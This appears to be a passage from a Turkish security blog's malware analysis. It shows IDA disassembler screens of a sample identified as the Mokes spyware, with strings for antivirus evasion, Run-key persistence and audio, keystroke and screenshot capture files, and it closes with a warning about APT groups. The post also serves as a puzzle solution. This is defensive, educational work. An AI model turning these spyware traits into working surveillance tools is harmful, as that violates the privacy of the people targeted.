.rdata:00D9B290 00000010 unic... avp.exe
.rdata:00D9B2B0 0000001A unic... explorer.exe
.rdata:00D9B2F0 0000001C unic... dwservice.exe
.rdata:00D9B330 0000001A unic... dwengine.exe
.rdata:00D9B35C 0000000A unic... .exe
.rdata:00D9B390 00000020 unic... Hewlett-Packard
.rdata:00D9B3D0 00000020 unic... Hewlett-Packard
.rdata:00D9B400 0000000C unic... Adobe
.rdata:00D9B430 00000010 unic... Mozilla
.rdata:00D9B450 0000000E unic... Google
.rdata:00D9B470 00000010 unic... Dropbox
.rdata:00D9B490 0000000C unic... Skype
Line 6 of 26633
Line 1 of 6918
Output window
IDAPython v1.7.0 final (serial 0) (c) The IDAPython Team <idapython@googlegroups.com>
Command "MakeAscii" failed
Command "MakeAscii" failed
Command "MakeAscii" failed
Python
AU: idle Down Disk: 5GB



Zararlı yazılımda yer alan karakter dizileri (strings) üzerinde araştırma yapmaya devam ettiğinizde çok geçmeden bu zararlı yazılımın 2016 yılının başında Kaspersky tarafından keşfedilen, Linux, Windows, macOS işletim sistemlerini hedef alan Mokes isimli ses, görüntü ve tuş kaydı yapabilen casus bir yazılım olduğunu anlayabiliyorsunuz.


IDA - nacl32.idb (nacl32.exe) C:\Users\Mert\AppData\Roaming\Google\Chrome\nacl32.idb
File Edit Jump Search View Debugger Options Windows Help
Local Win32 debugger
Library function Data Regular function Unexplored Instruction External symbol
Functions window
Function name Segr
nullsub_1 .text
sub_401170 .text
start .text
sub_401500 .text
sub_401600 .text
sub_401630 .text
sub_4016D0 .text
sub_401710 .text
sub_4017E0 .text
sub_401A80 .text
sub_401B60 .text
sub_401B70 .text
sub_401B80 .text
sub_401B90 .text
Line 3 of 26633
Graph overview
Instruction
mov [esp+38h+lpModuleName], offset aLibgcc_s_dw21_; "libgcc_s_dw2-1.dll"
and edx, offset aGccRev1BuiltBy; "GCC: (Rev1, Built by MSYS2 project) 6.1"...
test eax, offset aGccRev1BuiltBy; "GCC: (Rev1, Built by MSYS2 project) 6.1"...
and edx, offset aGccRev1BuiltBy; "GCC: (Rev1, Built by MSYS2 project) 6.1"...
test eax, offset aGccRev1BuiltBy; "GCC: (Rev1, Built by MSYS2 project) 6.1"...
add ebx, offset aZEkoms3rdparty; "Z:/Ekoms/3rdparty/qt/bot-main-win32-gcc"
; CHAR aLibgcc_s_dw21_[]
db 'win32-gcc/lib/engines',0
db 'win32-gcc/private',0
db 'win32-gcc',0
db 'win32-gcc/certs',0
db 'win32-gcc/cert.pem',0
db 'static release build; by GCC 6.1.0)'
db '-gcc',0
aGccRev1Built_0 db 'GCC: (Rev1, Built by MSYS2 project)'
aGccRev1Built_1 db 'GCC: (Rev1, Built by MSYS2 project)'
aGccRev1Built_2 db 'GCC: (Rev1, Built by MSYS2 project)'
aGccRev1Built_3 db 'GCC: (Rev1, Built by MSYS2 project)'
aGccRev1Built_4 db 'GCC: (Rev1, Built by MSYS2 project)'
aGccRev1Built_5 db 'GCC: (Rev1, Built by MSYS2 project)'
aGccRev1Built_6 db 'GCC: (Rev1, Built by MSYS2 project)'
Line 7 of 1439
Output window
apply_callee_type_plugin:run
ApplyCalleeType: Starting up
ApplyCalleeType: Using ea: 0x009c8f11
ApplyCalleeType: Cannot (or shouldn't) run when call optype is o_near
Pattern "gcc" was not found.
Python
AU: idle Down Disk: 5GB


IDA - nacl32.idb (nacl32.exe) C:\Users\Mert\AppData\Roaming\Google\Chrome\nacl32.idb
File Edit Jump Search View Debugger Options Windows Help
Local Win32 debugger
Library function Data Regular function Unexplored Instruction External symbol
Functions window
Function name Segr
nullsub_1 .text
sub_401170 .text
start .text
sub_401500 .text
sub_401600 .text
sub_401630 .text
sub_4016D0 .text
sub_401710 .text
sub_4017E0 .text
sub_401A80 .text
sub_401B60 .text
sub_401B70 .text
sub_401B80 .text
sub_401B90 .text
Line 3 of 26633
Graph overview
Address Length Type String
.rdata:00D9B4B0 00000008 unic... Run
.rdata:00D9B4D0 0000001E unic... CurrentVersion
.rdata:00D9B510 00000010 unic... Windows
.rdata:00D9B530 00000014 unic... Microsoft
.rdata:00D9B570 00000012 unic... Software
.rdata:00D9B5D0 00000010 unic... dd*.ddt
.rdata:00D9B5F0 00000010 unic... kk*.kkt
.rdata:00D9B610 00000010 unic... aa*.aat
.rdata:00D9B630 00000010 unic... ss*.sst
.rdata:00D9B6B0 00000024 unic... ddMMyy-HHmmss-zzz
.rdata:00D9B6F0 0000000E unic... ddMMyy
.rdata:00D9B850 00000032 unic... application/octet-stream
.rdata:00D9B8B0 0000001A unic... Content-Type
.rdata:00D9B930 00000018 unic... aa%1-%2.aat
.rdata:00D9B970 00000014 unic... audio/pcm
.rdata:00D9B9F0 0000000A unic... JPEG
.rdata:00D9BDF0 00000012 unic... kk%1.kkt
.rdata:00D9BE14 00000006 unic...]\n
.rdata:00D9BE2C 00000008 unic... \n\n[
.rdata:00D9BE44 0000000A unic... 0x%1
.rdata:00D9BE60 00000008 unic... f%1
.rdata:00D9BE78 0000000A unic... zoom
gcc: not found
Output window
apply_callee_type_plugin:run
ApplyCalleeType: Starting up
ApplyCalleeType: Using ea: 0x009c8f11
ApplyCalleeType: Cannot (or shouldn't) run when call optype is o_near
Pattern "gcc" was not found.
Python
AU: idle Down Disk: 5GB

Sadede gelecek olursak, Kaspersky vb. güvenlik şirketlerinin tehdit raporlarında okuduğunuz ve okurken “Vay canına adamlar neler yapmışlar, nasıl yapmışlar…” dediğiniz o APT grupları, siz o raporları okurken aslında sizi ve kurumunuzu hedef alıyor olabilir. Bu gruplarla mücadele edebilme adına güvenlik teknolojileri, eğitim ve insan kaynağı yatırımlarınızı bir sonraki yıla ötelemeden önce tekrar, tekrar ve tekrar düşünmekte fayda olacaktır.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not: Bu yazı ayrıca Pi Hediyem Var #10 oyununun çözüm yolunu da içermektedir.